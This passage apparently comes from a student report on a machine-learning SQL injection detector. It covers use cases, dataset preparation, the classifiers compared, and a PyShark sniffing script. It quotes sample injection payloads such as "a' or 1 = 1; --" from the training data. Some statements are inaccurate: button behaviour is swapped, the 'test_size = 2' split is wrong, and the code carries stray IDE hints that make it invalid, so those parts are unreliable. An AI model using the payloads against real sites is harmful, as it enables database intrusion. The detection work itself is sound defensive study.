Use Case Name: Monitor Network Traffic	ID: 1	Importance Level: High
Primary Actor: Network Admin		Use Case Type: Details, Essential
Stakeholders and Interests: Network Admin – wants to monitor the network traffic on the web application		
Brief Description: This use case outlines the process by which the network administrator can monitor the network traffic on the web application.		
Trigger : Network admin wants to monitor the network traffic to ensure if there is any instance of SQLI attack. Type : External		
Relationships: Association : Network Admin Include : Check benign payloads, Check potential attacks, Generate SQLI detection report Extend : Generalization :		
Normal Flow of Events: 1. The network admin runs the live prediction scripts to predict the sqli attack. 2. The system will capture the live packet, preprocess it and store it in a log file. 3. The system reads the log file line by line and performs prediction using the machine learning model deployed. 4. The system outputs the prediction results and statistics and stores the benign and potential attacks in benign.txt and sqli_attacks.txt. If the user wants to view the benign attack, the S-1: Check benign payloads is performed. If the user wants to view the potential attack, the S-2: Check potential attacks is performed. If the user wants to generate the SQLI attack report, the S-3: Generate SQLI detection report is performed.		
SubFlows: S-1: check benign payloads 1. The system returns all the prediction results of 0 S-2: check potential attacks 1. The system returns all the prediction results of 1 S-3: generate SQLI detection report 1. The system login to the sender's email using the sender's email and password. 2. The system adds message content containing the benign payload count, potential attack count, and percentage of potential attacks. 3. The system connects to the Google SMTP server and sends the email to the recipient.		
Alternate/Exceptional Flows: -		

3.2.3 Activity Diagram



Capture packet and save to log file
Load the machine learning model
Retrieve packet from the log file
Perform predictions using the model
[prediction is 1]
[prediction is 0]
Write payload to sqli_attacks.txt
Write payload to benign.txt
display the statistics of prediction
[show potential attacks button pressed]
[show benign payload button pressed]
display the benign payloads
display the potential attack payloads
[send attack report button pressed]
Send attack report using email

Figure 3.6: Activity diagram for the SQLI detection system

The activity diagram depicted in Figure 3.6 outlines the general flow of the real-time SQLI detection system. Initially, the program commences packet capture from the web application and proceeds to save the captured packets into a log file. Subsequently, the system loads the pre-trained machine learning model, which has been saved and trained prior to this stage. The system then retrieves the payload information from the log file and utilizes the loaded model to make predictions regarding the nature of the payload. If the prediction yields a value of 0, indicating a benign payload, the system records the payload into the benign.txt file. Conversely, if the prediction is 1, signifying a potential SQLI attack, the system logs the payload into the sqli_attacks.txt file. Additionally, the system launches an application to display prediction statistics. Upon pressing the "Show Potential Attack" button, the system showcases the benign payloads, while pressing the "Send Attack Report using Email" button triggers the system to dispatch an attack report using email. Finally, pressing the "Show Benign Payload" button reveals the potential attack payloads.

CHAPTER 4
System Design

4.1 System Block Diagram




Figure 4.1: System block diagram

The implementation of this project is categorized into two modules: machine learning model training and sqli real-time detection.

4.1.1 Machine Learning Model

Figure 4.2 illustrates the complete structure of training the SQLI detection machine learning model.





Figure 4.2: Complete structure of machine learning model training

Dataset Acquisition

The initial step involves obtaining a dataset that contains various SQLI attack queries from the open-source dataset provider website. The datasets should encompass a comprehensive representative collection of both malicious queries and benign data. In this case, two datasets, “sqli.csv” and “SQLiV3.csv”, were gathered from Kaggle, the open-source datasets provider [37]. The file named "sqli.csv" involves around 3951 distinct values, whereas the file named "SQLiV3.csv" contains approximately 30873 distinct values.

Dataset Preprocessing

Various data processing and machine learning training libraries, such as Pandas, NumPy, NTLK, Keras, TensorFlow and scikit-learn, were imported before the preprocessing. Pandas is used for data manipulation, NTLK is used for natural language processing, NumPy is used for working with arrays and the other libraries are used for machine learning training. Due to the excessive number of columns in the "SQLiV3.csv" data, only the "Sentence" and "Label" columns will be chosen when it is imported. The column ‘Sentence’ in “sqli.csv” will be split into two columns, ‘Label’ and ‘Sentence’ as the label of the sentence is separated by a comma. Figure 3.6 shows the column ‘Sentence’ in “sqli.csv”.



1	Sentence
2	a,1
3	a' ,1
4	a' --,1
5	a' or 1 = 1; --,1

Figure 4.3: The column 'Sentence' in "sqli.csv"

The two datasets will then be merged into one DataFrame. Next, the duplicated and missing values will be removed from the DataFrame, and the rows with invalid labels will also be filtered from the DataFrame to improve the dataset's quality. Besides that, all the columns 'Label' in the DataFrame will be converted into integer data types to allow the machine learning algorithm to be interpreted.

Datasets Vectorization

After the datasets are preprocessed, they will undergo vectorization to convert the textual data into numerical data suitable for machine learning models. The datasets are vectorized using CountVectorizer. The CountVectorizer tools facilitate the seamless integration of textual data into machine learning and deep learning models, specifically in the context of text classification.

The parameter used includes min_df, max_df, and stop_words:

1. **min_df:** This parameter determines the minimum frequency of a word inside a document that is required for it to be considered for inclusion in the vocabulary [38]. In this scenario, terms that have a frequency of occurrence in less than two documents will be omitted from the vocabulary.
2. **max_df:** The parameter denotes the upper limit of the frequency of a word inside a document for it to be considered for inclusion in the vocabulary [38]. Words that have a frequency of occurrence above 80% across the documents will be omitted.
3. **stop_words:** It specifies a list of common English stop words [38]. The stopwords.words('english') is the list of common English stop words from the NTLK library.

Train and test set splitting

The vectorized datasets will then be divided into separate training and test sets. The training set will be used to train the machine learning model, while the test set will be used to evaluate the metrics of the model. The parameter “test_size = 2” is used to specify that 80% of the data will be used for training the machine learning model and 20% for evaluation.

Machine Learning Model Training

Machine learning algorithms: Logistic Regression, Naïve Bayes, SVM, Random Forest, and CNN were chosen to be utilized for training the datasets.

1. **Logistic Regression:** The statistical model is used for classification and predictive analysis. It is used to assess the probability of the occurrence of an SQLI attack. It involves the utilization of a logit transformation on the odds, which represents the ratio of the probabilities of success to the probability of failure [39]. The logistic regression may be mathematically expressed using the following formulas [40]:

$$y = \frac{e^{(b_0+b_1X)}}{(1+e^{(b_0+b_1X)})} \tag{1}$$

   where
   X is the input value
   y is the predicted output
   b_0 is the bias or intercept term
   b_1 is the coefficient of input (x)

2. **Naïve Bayes:** The Naive Bayes algorithm is a supervised machine learning algorithm. It is a family of straightforward yet powerful probabilistic classifiers that rely on Bayes' theorem and assume independence across features [41]. Despite the adoption of this simple assumption, Naive Bayes classifiers are extensively utilised and have demonstrated remarkable performance in diverse machine learning applications, particularly in the domains of text classification and document categorization. Therefore, it is suitable for use in training the SQLI detection model. The following formula could represent it:

$$P(Y = 1|X) = \frac{P(Y=1)\ \pi_{i=1}^{n} P(x_i|Y=1)}{P(X)} \tag{2}$$

where

$P(Y = 1|X)$ is the probability that the input data X belongs to the SQLI attack

$P(Y = 1)$ is the prior probability of class Y

$P(x_i|Y = 1)$ is the likelihood probability of observing feature x_i given that the data point belongs to an SQLI attack.

$\pi_{i=1}^{n}$ is the multiplication of the probabilities for all individual features $x_1, x_2, \dots, x_n$

P(X) is the marginal likelihood of observing the features X across all classes.

3. **SVM:** It is a highly potent and adaptable supervised machine learning method employed for the purposes of both classification and regression applications. It exhibits a high degree of suitability for tasks that necessitate the identification of a distinct boundary or decision boundary across various categories. SVM has the mathematical formula of:

$$P(Y = 1|x) = \frac{1}{1+\exp(-f(x))} \tag{3}$$

where

$P(Y = 1|x)$ is the probability that input x belong to SQLI attack

$f(x)$ is the decision function

4. **Random Forest:** It is an ensemble method commonly employed in machine learning for the purposes of classification and regression. Besides that, it is also an adaptable and robust technique that combines predictions derived from numerous decision trees to generate a more precise and accurate prediction. The random forest approach uses decision trees using bootstrap samples from a training set with replacement. Another randomization will be added through feature bagging, increasing dataset diversity and decreasing decision tree correlation. Figure 3.7 shows the working principle of Random Forest.




Figure 4.4: Working principles of Random Forest [42].

5. **CNN:** A deep learning framework that may be customised to detect SQLI attacks in textual data. CNN has traditionally been predominantly utilised in the field of computer vision. However, they may also be effectively employed in the analysis of sequential data, such as text, for a wide range of NLP applications.

Model Evaluation

After training the machine learning model, the performance of the trained SQLI detection model should be measured by employing suitable evaluation metrics, such as accuracy, precision, recall, and F1-score. Among all the machine learning models, the CNN model has the highest accuracy and has been selected to be implemented into the SQLI detection system.

4.1.2 SQLI real-time detection

Live Packet Sniffing and logging

Using the packet sniffing library PyShark, network traffic from the web application interface was captured in real-time. This enabled the retrieval of key features from the collected packets, enabling real-time network traffic analysis. PyShark is a Python module that serves as a tool for the Wireshark network packet analyzer. Python developers can use it to interact directly with network traffic that is either collected in real-time by Wireshark or stored in packet capture (PCAP) files. PyShark offers a user-friendly Pythonic interface for accessing several aspects of network packets, including protocol fields, packet payloads, timestamps, and packet information. PyShark enables developers to programmatically execute tasks such as packet inspection, protocol analysis, traffic monitoring, and network forensics using Python scripts. This library is frequently utilized in network security, network monitoring, and troubleshooting applications where network traffic analysis is crucial.

As the packets are captured, each packet is iterated and checks if it contains an HTTP layer. If an HTTP layer is present, it extracts the HTTP chat data from the packet, decodes it using URL decoding, and searches for occurrences of the string 'id='. If 'id=' is found, it extracts the payload starting from 'id='. After cleaning the payload by removing unnecessary characters, it writes the payload to the log file.

SQLI attack detector

After logging the HTTP traffic into the log.txt file, a Python script was employed to monitor the log file, which contained payloads extracted from the captured network traffic. It sequentially processes each line in the log file, extracting the payloads and converting them into a numerical vector representation. It then utilizes the trained model to make predictions on whether the payloads indicate SQLI attacks. When a payload is categorized as an attack, it is recorded in a text file. Afterwards, the network administrator can choose to send a report containing statistics on SQLI attacks, along with the benign and attack payload files to their email.

4.2 System Components Specifications

The real-time SQLI detection system comprises several key components: packet sniffing module, logging module, feature extraction module, machine learning and detection module, email reporting module, live graph animation module, and GUI interface module.

Packet Sniffing Module


The packet sniffing module, developed with PyShark, allows for the live capture of network packets from the web application interface. The system constantly monitors network traffic, primarily focusing on HTTP packets that may include SQLI payloads, enabling the identification and analysis of possible threats.

Logging Module

The logging module captures HTTP packets and records the extracted payloads in a specified log file called log.txt. This module functions as the first stage in recording the collected network data, enabling further processing and inspection by other components of the system.

Feature Extraction Module

The feature extraction module preprocesses the recorded payloads by decoding URLs and removing unnecessary characters. The process involves extracting relevant features from the payloads and converting them into numerical vectors in order to prepare them for feeding into the machine learning model developed to identify SQLI.




```python
import pyshark
import urllib.parse

# Open the file in write mode
with open('log.txt', 'w') as file:

    # cap = pyshark.FileCapture('C:/Users/Tommy/Documents/SQLI.pcapng')
    cap = pyshark.LiveCapture(interface="VMware Network Adapter VMnet8")

    # Iterate over each packet captured
    for packet in cap:
        # Check if the packet contains HTTP layer
        if 'http' in packet:
            # Extract HTTP chat data from the packet
            http_chat = packet.http.chat
            # If HTTP chat data is present
            if http_chat:
                # Decode URL-encoded HTTP chat data
                decoded_chat = urllib.parse.unquote(http_chat)
                # Find the index of 'id=' in the decoded chat data
                id_index = decoded_chat.find('id=')
                # If 'id=' is found in the chat data
                if id_index != -1:
                    # Extract the payload starting from 'id='
                    payload = decoded_chat[id_index:]
                    # Remove "HTTP/1.1\r\n" from the payload and strip any leading/trailing whitespaces
                    payload = payload.replace( __old: "HTTP/1.1",  __new: "").replace( __old: r"\r\n",  __new: r"").strip()

                    # Write the payload to the file
                    file.write(payload + '\n')
                    file.flush()  # Flush the buffer to ensure immediate writing
                    print(payload)
```

Figure 4.5: Script containing packet sniffing, logging and feature extraction module

Machine Learning and Detection Module

This module is responsible for loading a pre-trained Convolutional Neural Network (CNN) model specifically tailored to detect SQLI attacks. In addition, it loads a pre-trained vectorizer that converts payloads into numerical vectors. The combination of these components allows the model to analyze the extracted features and determine whether a payload is an SQLI attack. The detection module sequentially processes the recently logged payloads, retrieves them, and converts them into vector format using the loaded vectorizer. Subsequently, it utilizes the pre-trained Convolutional Neural Network (CNN) model to make predictions on SQLI threats using the extracted attributes. The prediction results determine whether possible attacks and benign payloads are logged into distinct text files (sqli_attacks.txt, benign.txt) for subsequent examination and reporting. Figure 4.6 shows the script containing the machine learning and detection module.

